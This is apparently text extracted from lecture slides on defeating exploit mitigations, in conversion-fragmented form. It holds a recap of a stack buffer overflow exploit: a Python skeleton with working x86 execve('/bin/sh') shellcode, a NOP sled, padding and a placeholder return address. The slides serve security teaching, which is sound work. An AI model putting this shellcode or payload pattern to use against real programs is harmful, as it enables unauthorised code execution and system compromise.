


# **Defeat Exploit Mitigations**

Contemporary exploiting

# Content




## Recap: Buffer Overflow Exploit

0xAA00



0xAA00



# Recap: Buffer Overflow Exploit

```
shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"
```

```
buf_size = 64
```

```
offset = ??
```

```
ret_addr = "\x??\x??\x??\x??"
```

```
# fill up to 64 bytes
```

```
exploit = "\x90" * (buf_size - len(shellcode))
```

```
exploit += shellcode
```

```
# garbage between buffer and RET
```


```
exploit += "A" * (offset - len(exploit))
```


```
# add ret
```

```
exploit += ret_addr
```

```
# print to stdout
```

```
sys.stdout.write(exploit)
```






# Anti Exploit Mitigations

